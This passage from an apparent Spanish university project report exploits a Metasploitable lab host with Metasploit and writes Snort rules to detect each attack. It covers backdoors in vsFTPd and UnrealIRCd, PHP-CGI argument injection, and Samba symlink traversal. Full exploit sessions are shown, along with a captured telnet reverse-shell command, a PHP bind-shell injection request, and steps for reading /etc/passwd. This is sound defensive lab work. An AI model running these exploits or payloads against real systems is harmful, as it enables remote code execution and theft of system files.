


Imagen 11: Captura Wireshark vulnerabilidad vsFTPd

5.3.2.3 Regla definida en *Snort* para detectar esta vulnerabilidad

La regla que se define para detectar esta vulnerabilidad es la siguiente:

```
alert tcp any any -> $HOME_NET 21 (content:"USER"; content:":)"; msg:"UOC: Smiley Face Backdoor"; sid:11223344551; rev:1;)
```

Cuadro 13: Regla de *Snort* para la vulnerabilidad vsFTPd

Como novedades respecto a la regla anterior definida:
- La red origen es cualquiera (*any*), ya que se considerará una intrusión tanto si se inicia en la red interna como en la red externa
- En este caso se buscan dos secuencias de texto en la carga útil: *"USER"* y *":)"*

Ahora *Snort* sí detecta la intrusión:

```
[**] [1:2633409959:1] UOC: Smiley Face Backdoor [**]
[Priority: 0]
05/14-15:57:02.302351 192.168.1.40:38673 -> 10.0.3.9:21
TCP TTL:64 TOS:0x0 ID:55670 IpLen:20 DgmLen:64 DF
***AP*** Seq: 0x7874B147  Ack: 0xA29B5E28  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3960635 1498619
```

Cuadro 14: Prueba de la regla de *Snort* para la vulnerabilidad vsFTPd

Si se diera el caso de que existiera un usuario FTP real que contuviera los caracteres “USER” y “:)”, al introducir sus credenciales en el sistema se detectaría como falso positivo.

5.3.3 UnrealIRCD 3.2.8.1 Backdoor Command Execution

La versión 3.2.8.1 de *UnrealIRCd* que se distribuyó en algunos *mirror site*, entre noviembre de 2009 y junio de 2010, contenía un troyano en la macro DEBUG3_DOLOG_SYSTEM, que abre un comando de sistema si recibe tráfico que empiece por la secuencia “AB;”[33]. Esto permite a atacantes remotos ejecutar código arbitrario. [26]

5.3.3.1 Cómo se explota

Esta vulnerabilidad se puede explotar con el módulo *exploit/unix/irc/unreal_ircd_3281_backdoor* de Metasploit.[24]

```
msf >
msf > set RHOST 10.0.3.9
RHOST => 10.0.3.9
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 10.0.3.9:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo LHxXK2NpCHgDYZGo;
[*] Writing to socket A
[*] Writing to socket B
```

[*] Reading from sockets...
[*] Reading from socket B
[*] B: "LHxXK2NpCHgDYZGo\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.40:4444 -> 192.168.1.20:33852) at 2015-05-16 10:13:22 +0200

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root

Cuadro 15: Explotación de la vulnerabilidad *UnrealIRCD*

Como se puede ver en las últimas líneas, se queda la consola abierta en *VM Victim*, con el usuario *root*.

5.3.3.2 Análisis de tráfico con *Wireshark*

Analizando el código fuente de la vulnerabilidad [25], se puede ver que se envía la secuencia "AB;":
print_status("Sending backdoor command...")
sock.put("AB;" + payload.encoded + "\n")

Esta secuencia se distingue en la captura de tráfico hecha con *Wireshark*:
AB;sh -c '(sleep 4534|telnet 192.168.1.40 4444|while : ; do sh && break; done 2>&1|telnet 192.168.1.40 4444 >/dev/null 2>&1 &)'




Imagen 12: Captura Wireshark vulnerabilidad *UnrealIRCD*

Por lo tanto, en la alerta que se defina en *Snort* se buscará esta secuencia. Además, el puerto utilizado también es el TCP 6667 y también se utilizará para definir una alerta más precisa.

5.3.3.3 Regla definida en *Snort* para detectar esta vulnerabilidad

La regla que se define para detectar esta vulnerabilidad es la siguiente:

alert tcp any any -> $HOME_NET 6667 (content:"AB\;"; msg:"UOC: UnrealIRCD Backdoor"; sid:11223344552; rev:1;)

Cuadro 16: Regla de *Snort* para la vulnerabilidad *UnrealIRCD*

Snort detecta la intrusión:

[**] [1:2633409960:1] UOC: UnrealIRCD Backdoor [**]
[Priority: 0]
05/19-21:37:59.219165 192.168.1.40:55981 -> 10.0.3.9:6667
TCP TTL:64 TOS:0x0 ID:42914 IpLen:20 DgmLen:180 DF
****AP*** Seq: 0xAFD54533 Ack: 0x999AECD8 Win: 0xED TcpLen: 32*
TCP Options (3) => NOP NOP TS: 2024114 788486

Cuadro 17: Prueba de la regla de *Snort* para la vulnerabilidad *UnrealIRCD*

Si cambiara algo el método utilizado en el ataque, por ejemplo la secuencia, inutilizaría la alerta definida y no se podría detectar la intrusión.

5.3.4 PHP CGI *Argument Injection*

Existe una vulnerabilidad en PHP cuando se configura como un *script* CGI, que afecta a todas las versiones anteriores a la 5.3.12, y a las versiones 5.4.X anteriores a la 5.4.2. El problema es que no gestiona correctamente las cadenas de consulta que que vengan sin el signo "=". Este fallo permite a atacantes remotos ejecutar código arbitrario mediante la colocación de opciones de línea de comando en la cadena de consulta. Esto pasa porque no se hace un escapado de los guiones introducidos, por lo que se acaban transformando en opciones. [27]
Esta vulnerabilidad afecta a una función del archivo *sapi/cgi/cgi_main.c* y se aprovecha manipulando el parámetro $_SERVER['QUERY_STRING'] [34]

Todas estas opciones se pueden explotar con esta vulnerabilidad: [28]

```
$ /usr/local/bin/php-cgi -h
Usage: php-cgi [-q] [-h] [-s] [-v] [-i] [-f <file>]
       php-cgi <file> [args...]
  -a               Run interactively
  -C               Do not chdir to the script's directory
  -c <path>|<file> Look for php.ini file in this directory
  -n               No php.ini file will be used
  -d foo[=bar]     Define INI entry foo with value 'bar'
  -e               Generate extended information for debugger/profiler
  -f <file>        Parse <file>.  Implies `-q'
  -h               This help
  -i               PHP information
  -l               Syntax check only (lint)
  -m               Show compiled in modules
  -q               Quiet-mode.  Suppress HTTP Header output.
  -s               Display colour syntax highlighted source.
  -v               Version number
  -w               Display source with stripped comments and whitespace.
  -z <file>        Load Zend extension <file>.
```

Tabla 3: Opciones PHP-CGI

Por ejemplo, añadir el parámetro -s en la URL siguiente acabaría mostrando el código fuente del fichero *index.php*: http://localhost/index.php?-s

5.3.4.1 Cómo se explota

Primero hay que verificar que *Metasploitable* realmente sea vulnerable. Se comprueba escribiendo la siguiente URL en el navegador de *Host*:
http://10.0.3.9/phpMyAdmin/?-s




Imagen 13: Prueba vulnerabilidad PHP-CGI

Como se puede ver en la imagen anterior, se ha cargado el código fuente de la página.

Esta vulnerabilidad se puede explotar con el módulo *exploit/multi/http/php_cgi_arg_injection* de *Metasploit [29]*. Este módulo explota la opción -d para establecer directivas en php.ini y así lograr la ejecución de código. Además se utilizará el PAYLOAD *Meterpreter*, que dispone de funcionalidades adicionales para la explotación y escalada de privilegios.

```
msf >
msf > set RHOST 10.0.3.9
RHOST => 10.0.3.9
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) > set PAYLOAD php/meterpreter/bind_tcp
PAYLOAD => php/meterpreter/bind_tcp
msf exploit(php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   PLESK       false            yes       Exploit Plesk
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST       10.0.3.9         yes       The target address
   RPORT       80               yes       The target port
   TARGETURI                    no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0               yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                        no        HTTP server virtual host


Payload options (php/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  10.0.3.9         no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(php_cgi_arg_injection) > exploit

[*] Started bind handler
[*] Sending stage (40499 bytes) to 10.0.3.9
[*] Meterpreter session 2 opened (192.168.1.40:43578 -> 10.0.3.9:4444) at 2015-05-16 13:17:08 +0200

meterpreter >

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/php
meterpreter >
meterpreter > cat index.php
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
```

```
                _                  _       _ _       _     _       _____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>

meterpreter >
```

Cuadro 18: Explotación dela vulnerabilidad *PHP-CGI*

Con la instrucción *sysinfo* se ha comprobado que se ha producido la intrusión en *VM Victim*.

5.3.4.2 Análisis de tráfico con *Wireshark*

El parámetro más identificativos del ataque es:
- El POST con el que se hace la inyección de código:

POST /?-d+allow_url_include%3dON+-d+safe_mode%3d0+--define+suhosin.simulation%3dTRUe+-d+disable_functions%3d%22%22+-%64+open_basedir%3dnone+-%64+auto_prepend_file%3dphp://input+--no-php-ini HTTP/1.1
Host: 10.0.3.9
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 1151

<?php $port = 4444;$ipaddr = "0.0.0.0";if (is_callable('stream_socket_server')) {.$srvsock = stream_socket_server("tcp://{$ipaddr}:{$port}");.if (!$srvsock) { die(); }.$s = stream_socket_accept($srvsock, -1);.fclose($srvsock);.$s_type = 'stream';} elseif (is_callable('socket_create_listen')) {.$srvsock = socket_create_listen(AF_INET, SOCK_STREAM, SOL_TCP);.if (!$res) { die(); }.$s = socket_accept($srvsock);.socket_close($srvsock);.$s_type = 'socket';} elseif (is_callable('socket_create')) {.$srvsock = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);.$res = socket_bind($srvsock, $ipaddr, $port);.if (!$res) { die(); }.$s = socket_accept($srvsock);.socket_close($srvsock);.$s_type = 'socket';} else {.die();}if (!$s) { die(); } switch ($s_type) {case 'stream': $len = fread($s, 4); break;case 'socket': $len = socket_read($s, 4); break;}if (!$len) {.die();}$a = unpack("Nlen", $len);$len = $a['len'];$b = '';while (strlen($b) < $len) {.switch ($s_type) {.case 'stream': $b .= fread($s, $len-strlen($b)); break;.case 'socket': $b .= socket_read($s, $len-strlen($b)); break;.}} $GLOBALS['msgsock'] = $s;$GLOBALS['msgsock_type'] = $s_type;eval($b);die();




Imagen 14: Captura Wireshark vulnerabilidad *PHP-CGI*

5.3.4.3 Regla definida en *Snort* para detectar esta vulnerabilidad

Este es un ataque concreto a la vulnerabilidad, aunque se podría atacar de muchas otras maneras explotando alguna otra opción de CGI. Para alertar este ataque se van a definir 2 alertas en *Snort*, una que busque la secuencia *"/?-"* y otra que busque *".php?-"*. Con las dos alertas se espera que el número de falsos positivos y negativos sea ínfimo.

```
alert tcp any any -> $HOME_NET 80 (content:"/?-"; msg:"UOC: PHP CGI Argument Injection"; sid:11223344554; rev:1;)
alert tcp any any -> $HOME_NET 80 (content:".php?-"; msg:"UOC: PHP CGI Argument Injection"; sid:11223344555; rev:1;)
```

Cuadro 19: Regla de *Snort* para la vulnerabilidad *PHP-CGI*

Ahora *Snort* detecta la intrusión:

```
[**] [1:2633409962:1] UOC: PHP CGI Argument Injection [**]
[Priority: 0]
05/17-13:38:05.211270 192.168.1.40:58671 -> 10.0.3.9:80
TCP TTL:64 TOS:0x0 ID:31568 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x938E840D  Ack: 0x4A3B26CA  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3735362 1465951
```

Cuadro 20: Prueba de la regla de *Snort* para la vulnerabilidad *PHP-CGI*

5.3.5 *Samba Symlink Directory Traversal*

Esta vulnerabilidad [30] explota conjuntamente el uso de enlaces simbólicos dentro de directorios compartidos y que los clientes puedan utilizar extensiones de *Unix*, para conseguir el acceso remoto a cualquier directorio del sistema de archivos.

Por defecto *Samba* se entrega con el parámetro "*wide links = yes*". Esto permite a los administradores poder añadir un enlace simbólico dentro de un recurso compartido que luego podrán seguir los clientes SMB/CIFS (*Sever Message Block/Common Internet File System*). Por ejemplo, si el administrador crea el siguiente enlace simbólico: *$ ln -s /etc/hosts /tmp/hosts.* Entonces, los clientes podrán abrir un fichero llamado *hosts* al acceder al recurso compartido *tmp*, que en realidad se trata del fichero */etc/hosts*.

Además, *Samba* permite a los clientes utilizar extensiones *Unix* para crear enlaces simbólicos sobre recursos montados remotamente, que apuntan a cualquier ruta sobre el sistema de archivos.

Las versiones de *Samba* anteriores a a la 3.3.11, 3.4.6 y 3.5.0rc3 tienen una vulnerabilidad de recorrido de directorio, que ocurre cuando no existe suficiente seguridad en cuanto a la validación del usuario y provoca una escalada de privilegios. Usuarios remotos autenticados, usando el comando *symlink* en *smbclient*, podrán crear enlaces simbólicos que contengan secuencias "..", que a su vez utilizarán para acceder a ficheros donde no tienen permiso de lectura. Para poder explotar esta vulnerabilidad es necesario que el directorio compartido tenga permisos de escritura.

5.3.5.1 Cómo se explota

Esta vulnerabilidad se puede explotar con el módulo *auxiliary/admin/smb/samba_symlink_traversal* de *Metasploit* [31]. Este módulo crea un enlace simbólico sobre el *root filesystem* con permisos de lectura y escritura a cualquier usuario, usando una conexión anónima.

Es necesario especificar un recurso con permisos de escritura. El directorio escogido es *tmp*.

```
msf > set RHOST 10.0.3.9
RHOST => 10.0.3.9
msf > use auxiliary/admin/smb/samba_symlink_traversal
msf auxiliary(samba_symlink_traversal) > show options

Module options (auxiliary/admin/smb/samba_symlink_traversal):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOST      10.0.3.9         yes       The target address
   RPORT      445              yes       Set the SMB service port
   SMBSHARE                    yes       The name of a writeable share on the server
   SMBTARGET  rootfs           yes       The name of the directory that should point to the root filesystem
msf auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf auxiliary(samba_symlink_traversal) > exploit

[*] Connecting to the server...
[*] Trying to mount writeable share 'tmp'...
[*] Trying to link 'rootfs' to the root filesystem...
[*] Now access the following share to browse the root filesystem:
[*]         \\10.0.3.9\tmp\rootfs\

[*] Auxiliary module execution completed
```

Cuadro 21: Explotación de la vulnerabilidad SMB

Si se accede a *VM Victim*, se puede ver el enlace simbólico que ha creado el *exploit* y a dónde da acceso.




Imagen 15: Enlace simbólico creado

Se puede comprobar que se puede acceder al recurso compartido con un usuario anónimo y navegar dentro del directorio *tmp* hasta conseguir, por ejemplo, las contraseñas de sistema:

```
olga@GorditosPC:/home$ smbclient  //10.0.3.9/tmp/
Enter olga's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
```

```
smb: \> ls
  .                   D        0  Wed May 20 19:29:38 2015
  ..                  DR       0  Sun May 20 20:36:12 2012
  .ICE-unix           DH       0  Wed May 20 16:56:55 2015
  .X11-unix           DH       0  Wed May 20 16:57:58 2015
  .X0-lock            HR      11  Wed May 20 16:57:58 2015
  rootfs              DR       0  Sun May 20 20:36:12 2012
  4526.jsvc_up        R        0  Wed May 20 16:58:19 2015

smb: \> cd rootfs\etc
smb: \rootfs\etc\> more passwd
getting file \rootfs\etc\passwd of size 1624 as /tmp/smbmore.HsbTRM (396,5 KiloBytes/sec) (average 396,5
KiloBytes/sec)
```

Cuadro 22: Comprobación de la explotación la vulnerabilidad SMB

5.3.5.2 Análisis de tráfico con *Wireshark*

La clave de esta vulnerabilidad es la posibilidad de crear enlaces simbólicos a otros directorios.
Tras analizar el código fuente de la vulnerabilidad, se puede comprobar que al utilizar la función utilizada para crear los enlaces simbólicos (*symlink*), se añade 10 veces seguidas la secuencia "../" [32]

```
self.simple.client.symlink(datastore['SMBTARGET'], "../" * 10)
```

En la captura de Wireshark se identifica claramente la secuencia de "../" cuando se está creando el enlace simbólico hacia el directorio rootfs




Imagen 16: Captura Wireshark vulnerabilidad *SMB*

5.3.5.3 Regla definida en *Snort* para detectar esta vulnerabilidad

La regla de *Snort* debe alertar sobre las conexiones hechas contra el puerto TCP 445 y que en la carga útil identificar una secuencia que contenga los caracteres "../" 10 veces seguidos:

```
alert tcp any any -> $HOME_NET 445 (content:"../../../../../../../../../../"; msg:"UOC: SAMBA Symlink Directory Traversal"; sid:11223344554; rev:1;)
```

Cuadro 23: Regla de *Snort* para la vulnerabilidad SMB

Se comprueba que se detecta la regla en *Snort*:

```
[**] [1:2633409961:1] UOC: SAMBA Symlink Directory Traversal [**]
[Priority: 0]
05/20-21:19:56.094382 192.168.1.40:52307 -> 10.0.3.9:445
TCP TTL:64 TOS:0x0 ID:20834 IpLen:20 DgmLen:165 DF
***AP*** Seq: 0xD3774F82  Ack: 0x1D2B09A9  Win: 0xED  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4136833 1550466
```

Cuadro 24: Prueba de la regla de *Snort* para la vulnerabilidad SMB

Es difícil detectar todos los casos con esta regla, ya que se puede hacer el ataque igual sin utilizar tantas veces la secuencia "../". Aparte, es posible que en servidores Windows no se detectara bien la intrusión ya que el *directory traversal* se realiza mediante la secuencia "..\ "

6.- Conclusiones

Si se hiciera una radiografía de un domicilio o de una oficina, se encontrarían ciertas similitudes. Se podría ver la figura de personas sentadas delante de un ordenador, manejando una tableta o consultando un *smartphone*. Porque cada vez es mayor la necesidad de consultar información, compartir datos o realizar trámites de una forma ágil. Las empresas han captado esta necesidad y tratan de suministrar sus servicios de forma inmediata desde “la nube”.

Pero no es oro todo lo que reluce. Los datos compartidos por empresas o particulares pueden ser interceptados por cualquier usuario malintencionado que tenga a su alcance herramientas adecuadas para ello. A lo largo del proyecto se ha podido comprobar que herramientas como *Nmap*, *Nessus* o *Metasploit* proporcionan mucha información útil para poder atacar y/o proteger un equipo.

En este proyecto se ha planteado un esquema sencillo formado por un Sistema de Detección de Intrusiones como es *Snort*, con el que se persigue que las comunicaciones sean seguras. Se ha creado una maqueta desde donde se lanzaban ataques contra una máquina víctima y se ha probado que *Snort* detecta esos ataques.

El esquema de seguridad utilizado en el proyecto sería insuficiente para proteger con garantías las comunicaciones de una empresa. Se debería completar con la inclusión de algún *Firewall*, IPS, antivirus, *antispam*... Tan importante como la adquisición de este equipamiento es mantener una infraestructura constantemente actualizada a nivel *software*. De hecho, las cinco vulnerabilidades expuestas en la memoria explotaban vulnerabilidades debidas a la desactualización del programario instalado.

El escenario planteado sería viable, instalando equipos de seguridad ya mencionados en el párrafo anterior, en empresas pequeñas o medianas. En empresas grandes sería más difícil de implementar, ya que el volumen de información será mucho mayor y la infraestructura de la empresa probablemente será más compleja. En empresas grandes requerirán una versión comercial de IDS, como los nombrados en el capítulo 1.5 Estado del arte: *TippingPoint*, *Dragon*, *NetRanger* o I*nternet Security Systems RealSecure.*

Un punto a mejorar de cara al futuro, en cuanto a seguridad, son las comunicaciones inalámbricas. Los dispositivos móviles son cada vez más potentes y sofisticados, y permiten hacer un mayor número de gestiones. Por este motivo, cada vez resultan más atractivos para ser el blanco de ataques de usuarios malintencionados. A la larga puede ser interesante contar con versiones ligeras de *Snort* u otros IDS/IPS compatibles con estos dispositivos. La idea sería instalar una aplicación fácil de configurar, que permita detectar y bloquear conexiones no deseadas en el dispositivo móvil.

